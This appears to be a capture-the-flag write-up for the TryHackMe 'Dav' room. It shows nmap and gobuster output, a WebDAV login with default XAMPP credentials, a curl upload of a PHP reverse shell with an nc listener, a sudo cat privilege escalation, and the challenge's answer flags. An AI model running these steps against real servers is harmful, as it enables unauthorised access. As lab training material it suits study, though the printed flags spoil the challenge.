> CTF Challenge Name : Dav,
> CTF Platform : TryHackMe,
> Author : Karun-A3E

Recon

Perform the scan using Nmap


```
root@ip-10-10-53-220:~# nmap -sC -sV 10.10.22.10 -T4 --min-rate=9400

Starting Nmap 7.60 ( https://nmap.org ) at 2023-10-26 11:43 BST
Nmap scan report for ip-10-10-22-10.eu-west-1.compute.internal (10.10.22.10)
Host is up (0.00042s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:B9:74:24:B8:AD (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.05 seconds
```

With that we now know that Port 80 is open. Given that we are dealing with websites, we can use gobuster or any other enumeration tool to find other pages on that service.

```
root@ip-10-10-53-220:~# gobuster dir -u http://10.10.22.10 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.22.10
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2023/10/26 11:46:06 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/index.html (Status: 200)
/server-status (Status: 403)
/webdav (Status: 401)
===============================================================
2023/10/26 11:46:08 Finished
===============================================================
```

Out of the list of plausible pages, the most suspicious one will be the webdav directory/page. On arrival to the /webdav page, it requires a credential. Initially the index.html is inspected to find if there any passwords or usernames. However, that is to avail, eventually after performing a series of google searches, the default password for the webdav is discovered.

4. Then I found another default webdav credentials in a blog


xforeveryman.blogspot.com/2012/01/helper-webdav-xampp-173-default.html
For Everyman security tid-bits
search
Classic
Home
pick up lines
JAN
21

helper: webdav xampp <= 1.7.3 default credentials

# helper: webdav xampp <= 1.7.3 default credentials
software: xampp
background

- The WebDAV plugin for the Apache server included with XAMPP version 1.7.3 or lower is enabled by default.
- Since WebDAV is an often overlooked/underutilized functionality of the server, the default credentials associated with the WebDAV account are most likely left unchanged by the server admin.
- The security setup page for the XAMPP server does not mention that WebDAV is enabled by default or ask the server admin to change the default username & password. This poor design choice leads many instances of XAMPP to keep the default credentials and be vulnerable to remote attacks.


cmds

1. login to the XAMPP server's WebDAV folder
   - `cadaver http://<REMOTE HOST>/webdav/`
   - `user: wampp`
   - `pass: xampp`
4. upload a file to the webdav folder
   - `put /tmp/helloworld.txt`
2. browse to your uploaded file
   - load URL, http://<REMOTE HOST>/webdav/helloworld.txt, in browser

vulnerable software identification

WebDav Default Credentials

Once logging in as wampp:xampp, there is a directory displayed containing a file called passwd.dav.



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-08-25 20:43	44	

Apache/2.4.18 (Ubuntu) Server at 10.10.22.10 Port 80

Viewing the folder reveals the following contents :

```
wampp:$apr1$Wm2VTkFL$PVNRQv7kzqXQIHe14qKA91
```

This is not the credential for SSH as there is no ssh operating in the Victim Computer. Hence it can simply be the password for the /webdav directory. After performing google search, I leanred that it is possible to upload a file to the website. In this case, I am going to be uploading a php reverse shell to the directory and initiate a reverse shell session

To perform this remote file upload, execute the following command :

```
root@ip-10-10-53-220:~# curl http://10.10.22.10/webdav/shell.php -u wampp:xampp --upload-file shell.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /webdav/shell.php has been created.</p>
<hr />
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.22.10 Port 80</address>
</body></html>
```

With that we have uploaded the file, now we can prepare the netcat to listen

```
nc -lvnp 1234
```

With that we have gained access to the machine

User Flag and Priv Esc

```

Upon inspecting the /home/<users> directories, the user.txt is obtained ;
www-data
$ cd /home
$ ls
merlin
```

```
wampp
$ cd wampp
$ ls -la
total 20
drwxr-xr-x 2 wampp wampp 4096 Aug 25  2019 .
drwxr-xr-x 4 root  root  4096 Aug 25  2019 ..
-rw-r--r-- 1 wampp wampp  220 Aug 25  2019 .bash_logout
-rw-r--r-- 1 wampp wampp 3771 Aug 25  2019 .bashrc
-rw-r--r-- 1 wampp wampp  655 Aug 25  2019 .profile
$ cd ..
$ cd merlin
$ ls
user.txt
$ cat user.txt
449b40fe93f78a938523b7e4dcd66d2a
```

The ,user flag : ,449b40fe93f78a938523b7e4dcd66d2a

Priv Escalation

Given that the reverse shell give access to the user www-data. To privilege Escalation , we can check its sudo status. Using the command sudo -l.

```
$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
```

This means that the user can perform cat on files using sudo, meaning we can read the /root/root.txt as well

```
$ sudo cat /root/root.txt
101101ddc16b0cdf65ba0b8a7af7afa5
```

Therefore the root flag is : ,101101ddc16b0cdf65ba0b8a7af7afa5